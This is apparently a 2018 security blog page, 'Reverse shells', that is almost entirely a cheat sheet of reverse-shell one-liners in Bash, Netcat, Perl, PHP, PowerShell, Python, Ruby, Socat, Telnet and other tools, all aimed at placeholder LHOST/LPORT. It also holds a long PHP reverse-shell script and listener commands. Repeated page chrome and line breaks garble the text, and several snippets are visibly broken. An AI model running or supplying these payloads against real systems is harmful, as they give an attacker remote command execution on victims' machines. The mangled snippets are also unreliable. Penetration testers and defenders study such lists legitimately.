

[Contents ▾](#)

# The Portal of Knowledge

[Language ▾](#)

```

l. Sep 15:53 .
0. Sep 2015 bin -> usr/bin
19. Sep 09:31 boot
21. Sep 15:58 dev
19. Sep 09:32 etc
21. Sep 15:52 home
7 30. Sep 2015 lib -> usr/lib
34 30. Sep 2015 lib64 -> usr/lib
96 23. Jul 10:01 lost+found
396 30. Sep 2015 mnt
16 21. Sep 15:52 opt
8 21. Sep 08:15 private -> /home/encrypted
4096 12. Aug 15:37 proc
568 21. Sep 15:58 root
7 30. Sep 2015 run
4096 30. Sep 2015 sbin -> usr/bin
8 21. Sep 15:51 srv
300 21. Sep 15:45 sys
4096 12. Aug 15:39 usr
4096 23. Jul 10:25 var

```

## Reverse shells

 12 Apr 2018 ·  [Cybersecurity](#) ·  [reverse](#) [shell](#) [payload](#)

### Contents

[Awk](#)[Bash](#)[Java](#)[Javascript](#)[Netcat](#)[Perl](#)[PHP](#)[Powershell](#)[Python](#)

[Contents ▾](#)

# The Portal of Knowledge

[Language ▾](#)[TCLsh](#)[Telnet](#)[xterm](#)[Listeners](#)

## Awk

```
awk 'BEGIN {s = "/inet/tcp/0/LHOST/LPORT"; while(42) { do{ printf "shell>" |& s; s |& getline c; if(c){ while ((c |& getline) > 0) print $0 |& s; close(c); } } while(c != "exit") close(s); }}' /dev/null
```

## Bash

```
bash -i >& /dev/tcp/LHOST/LPORT 0>&1
```

```
0<&196;exec 196<>/dev/tcp/LHOST/LPORT; sh <&196 >&196 2>&196
```

```
exec 5<>/dev/tcp/LHOST/LPORT && while read line 0<&5; do $line 2>&5 >&5; done
```

[Contents ▾](#)

# 🏠 The Portal of Knowledge

[Language ▾](#)

## Java

```
r = Runtime.getRuntime(); p = r.exec(["/bin/bash","-c","exec 5</dev/tcp/LHOST/LPORT;cat <&5 | while read line; do \$line 2>&5 >&5; done"]); as String[]); p.waitFor()
```

## Javascript

```
(function(){ var net = require("net"), cp = require("child_process"), sh = cp.spawn("/bin/sh", []); var client = new net.Socket(); client.connect(LPORT, "LHOST", function(){ client.pipe(sh.stdin); sh.stdout.pipe(client); sh.stderr.pipe(client); }); return /a/; })();
```

## Netcat

```
nc -e /bin/sh LHOST LPORT
```

```
/bin/sh | nc LHOST LPORT
```

```
rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc LHOST LPORT >/tmp/f
```

[Contents ▾](#)

# The Portal of Knowledge

[Language ▾](#)

```
rm -f backpipe; mknod /tmp/backpipe p && nc LHOST LPORT 0<backpipe | nc LHOST LPORT 1>/tmp/backpipe
```

```
rm -f backpipe; mknod /tmp/backpipe p && nc LHOST LPORT 0<backpipe | /bin/bash 1>backpipe
```

## Perl

```
perl -e 'use Socket;$i="LHOST";$p=LPORT;socket(S,PF_INET,SOCK_STREAM,getprotobynumber("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,>&S");open(STDOUT,>&S");open(STDERR,>&S");exec("/bin/sh -i");};'
```

```
perl -MIO -e '$p=fork;exit,if($p);$c=new IO::Socket::INET(PeerAddr,"LPORT:LHOST");STDIN->fdopen($c,r);$~->fdopen($c,w);system$_ while<>;'
```

*# Windows*

```
perl -MIO -e '$c=new IO::Socket::INET(PeerAddr,"LPORT:LHOST");STDIN->fdopen($c,r);$~->fdopen($c,w);system$_ while<>;'
```

[Contents ▾](#)

# 🏠 The Portal of Knowledge

[Language ▾](#)

## PHP

```
php -r '$sock=fsockopen("LHOST",LPORT);exec("/bin/sh -i <&3 >&3 2>&3");'
```

```
php -r '$sock=fsockopen("LHOST",LPORT);shell_exec("/bin/sh -i <&3 >&3 2>&3");'
```

```
php -r '$sock=fsockopen("LHOST",LPORT);`/bin/sh -i <&3 >&3 2>&3`;'
```

```
php -r '$sock=fsockopen("LHOST",LPORT);system("/bin/sh -i <&3 >&3 2>&3");'
```

Contents ▾

# The Portal of Knowledge

Language ▾

```
php -r '$socket=fsockopen("LHOST",LPORT),popen("/bin/sh -l"><&3 >&3 2>&3", "r");'
```

Contents ▾

# 🏠 The Portal of Knowledge

Language ▾

```
// pentestmonkey one-liner —
<?php set_time_limit (0); $VERSION = "1.0"; $ip = "LHOST";
$port = LPORT; $chunk_size = 1400; $write_a = null; $error_
a = null; $shell = "uname -a; w; id; /bin/bash -i"; $daemon
= 0; $debug = 0; if (function_exists("pcntl_fork")) { $pid
= pcntl_fork(); if ($pid == -1) { printit("ERROR: Cannot fo
rk"); exit(1); } if ($pid) { exit(0); } if (posix_setsid()
== -1) { printit("Error: Cannot setsid()"); exit(1); } $dae
mon = 1; } else { printit("WARNING: Failed to daemonise. T
his is quite common and not fatal."); } chdir("/");
umask(0); $sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) { printit("$errstr ($errno)"); exit(1); }
$descrip
torspec = array(0 => array("pipe", "r"), 1 => array("pipe",
"w"), 2 => array("pipe", "w"));
$process = proc_open($shel
l, $descriptorspec, $pipes);
if (!is_resource($process)) {
printit("ERROR: Cannot spawn shell");
exit(1);
}
stream_set
_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($soc
k, 0);
printit("Successfully opened reverse shell to $ip:$p
ort");
while (1) {
if (feof($sock)) {
printit("ERROR: Shell
connection terminated");
break;
}
if (feof($pipes[1])) {
pr
intit("ERROR: Shell process terminated");
break;
}
$read_a
= array($sock, $pipes[1], $pipes[2]);
$num_changed_sockets
= stream_select($read_a, $write_a, $error_a, null);
if (in_
array($sock, $read_a)) {
if ($debug) printit("SOCK READ");
$input = fread($sock, $chunk_size);
if ($debug) printit("SO
CK: $input");
fwrite($pipes[0], $input);
}
if (in_array($pi
pes[1], $read_a)) {
if ($debug) printit("STDOUT READ");
$input = fread($pipes[1], $chunk_size);
if ($debug) printit("S
TDO
UT: $input");
fwrite($sock, $input);
}
if (in_array($pi
pes[2], $read_a)) {
if ($debug) printit("STDERR READ");
$input = fread($pipes[2], $chunk_size);
if ($debug) printit("ST
DERR: $input");
fwrite($sock, $input);
}
fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
}
}
```

[Contents ▾](#)

# The Portal of Knowledge

[Language ▾](#)

## Powershell

```
$client = New-Object System.Net.Sockets.TCPClient('LHOST',L  
PORT); $stream = $client.GetStream(); [byte[]]$bytes = 0..6  
5535|%{0}; while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0) {};  
$data = (New-Object -TypeName System.Text.ASC  
IIEncoding).GetString($bytes,0, $i); $sendback = (iex $data  
2>&1 | Out-String ); $sendback2 = $sendback + 'PS ' + (pw  
d).Path + '> ' ; $sendbyte = ([text.encoding]::ASCII).GetByt  
es($sendback2); $stream.Write($sendbyte,0,$sendbyte.Length);  
$stream.Flush()}; $client.Close();
```

## Python

[Contents ▾](#)

# The Portal of Knowledge

[Language ▾](#)

# TCP

```
python -c "import os,pty,socket;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(('LHOST',LPORT));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);os.putenv('HISTFILE','/dev/null');pty.spawn(['/bin/bash','-i']);s.close();exit();"
```

# STCP

```
python -c "import os,pty,socket,sctp;s=sctp.sctpsocket_tcp(socket.AF_INET);s.connect(('LHOST',LPORT));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);os.putenv('HISTFILE','/dev/null');pty.spawn(['/bin/bash','-i']);s.close();exit();"
```

# UDP

```
python -c "import os,pty,socket;s=socket.socket(socket.AF_INET,socket.SOCK_DGRAM);s.connect(('LHOST',LPORT));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);os.putenv('HISTFILE','/dev/null');pty.spawn(['/bin/bash','-i']);s.close();"
```

## Ruby

[Contents ▾](#)

# The Portal of Knowledge

[Language ▾](#)

```
ruby -rsocket -e 'TCPSocket.open("LHOST",LPORT).to_i,exec sprintf("/bin/sh -i <%d >%d 2>%d",f,f,f)'
```

```
ruby -rsocket -e 'exit if fork;c=TCPSocket.new("LHOST","LPORT");while(cmd=c.gets);IO.popen(cmd,"r"){|io|c.print io.read}end'
```

## # Windows

```
ruby -rsocket -e 'c=TCPSocket.new("LHOST","LPORT");while(cmd=c.gets);IO.popen(cmd,"r"){|io|c.print io.read}end'
```

## Socat

```
socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:LHOST:PORT
```

## TCLsh

```
echo 'set s [socket LHOST LPORT];while 42 { puts -nonewline $s "shell>";flush $s;gets $s c;set e "exec $c";if {[catch {set r [eval $e]} err]} { puts $s $r }; flush $s; }; close $s;' | tclsh
```

[Contents ▾](#)

# 🏠 The Portal of Knowledge

[Language ▾](#)

## Telnet

```
rm -f /tmp/p; mknod /tmp/p p && telnet LHOST LPORT 0/tmp/p
```

```
telnet LHOST LPORT | /bin/bash | telnet LHOST LPORT
```

## xterm

```
# Make sure the Xserver is listening to TCP.  
xhost +RHOST  
xterm -display LHOST:0 or DISPLAY=LHOST:0 xterm
```

## Listeners


```
socat file:`tty`,echo=0,raw tcp-listen:LPORT  
nc -lvp LPORT
```



[Contents ▾](#)

# The Portal of Knowledge

[Language ▾](#)

	<b>MSSQL shell with file upload capability</b> ⌚ 13 Apr 2018		<b>WINRM shell (a.k.a. PowerShell Remoting) with file upload capability</b> ⌚ 09 Apr 2018
	<b>LaCasaDePapel write-up</b> ⌚ 27 Jul 2019		<b>Ask and you shall receive</b> ⌚ 04 May 2019
	<b>Falafel write-up</b> ⌚ 23 Jun 2018		<b>Enterprise write-up</b> ⌚ 19 Mar 2018
	<b>Sense write-up</b> ⌚ 24 Mar 2018		<b>How to collect Outlook rules using Powershell</b> ⌚ 20 May 2022
	<b>Fulcrum write-up</b> ⌚ 09 Jun 2018		<b>Minion write-up</b> ⌚ 10 Apr 2018
	<b>Nineveh write-up</b> ⌚ 17 Dec 2017		<b>Mantis write-up</b> ⌚ 18 Feb 2018
	<b>Unattended write-up</b> ⌚ 23 Aug 2019		<b>Fortune write-up</b> ⌚ 02 Aug 2019
	<b>Legacy write-up</b> ⌚ 19 Oct 2017		<b>FluxCapacitor write-up</b> ⌚ 13 May 2018
	<b>Optimum write-up</b> ⌚ 28 Oct 2017		<b>Reddish write-up</b> ⌚ 26 Jan 2019
	<b>Path-traversal archiver</b> ⌚ 14 May 2019		<b>Node write-up</b> ⌚ 03 Mar 2018
	<b>Tally write-up</b> ⌚ 03 May 2018		<b>Known-plaintext attack tool for XOR-encrypted data</b> ⌚ 22 Apr 2018

Contents ▾

# 🏠 The Portal of Knowledge

Language ▾

© Antonios Tsolis 📧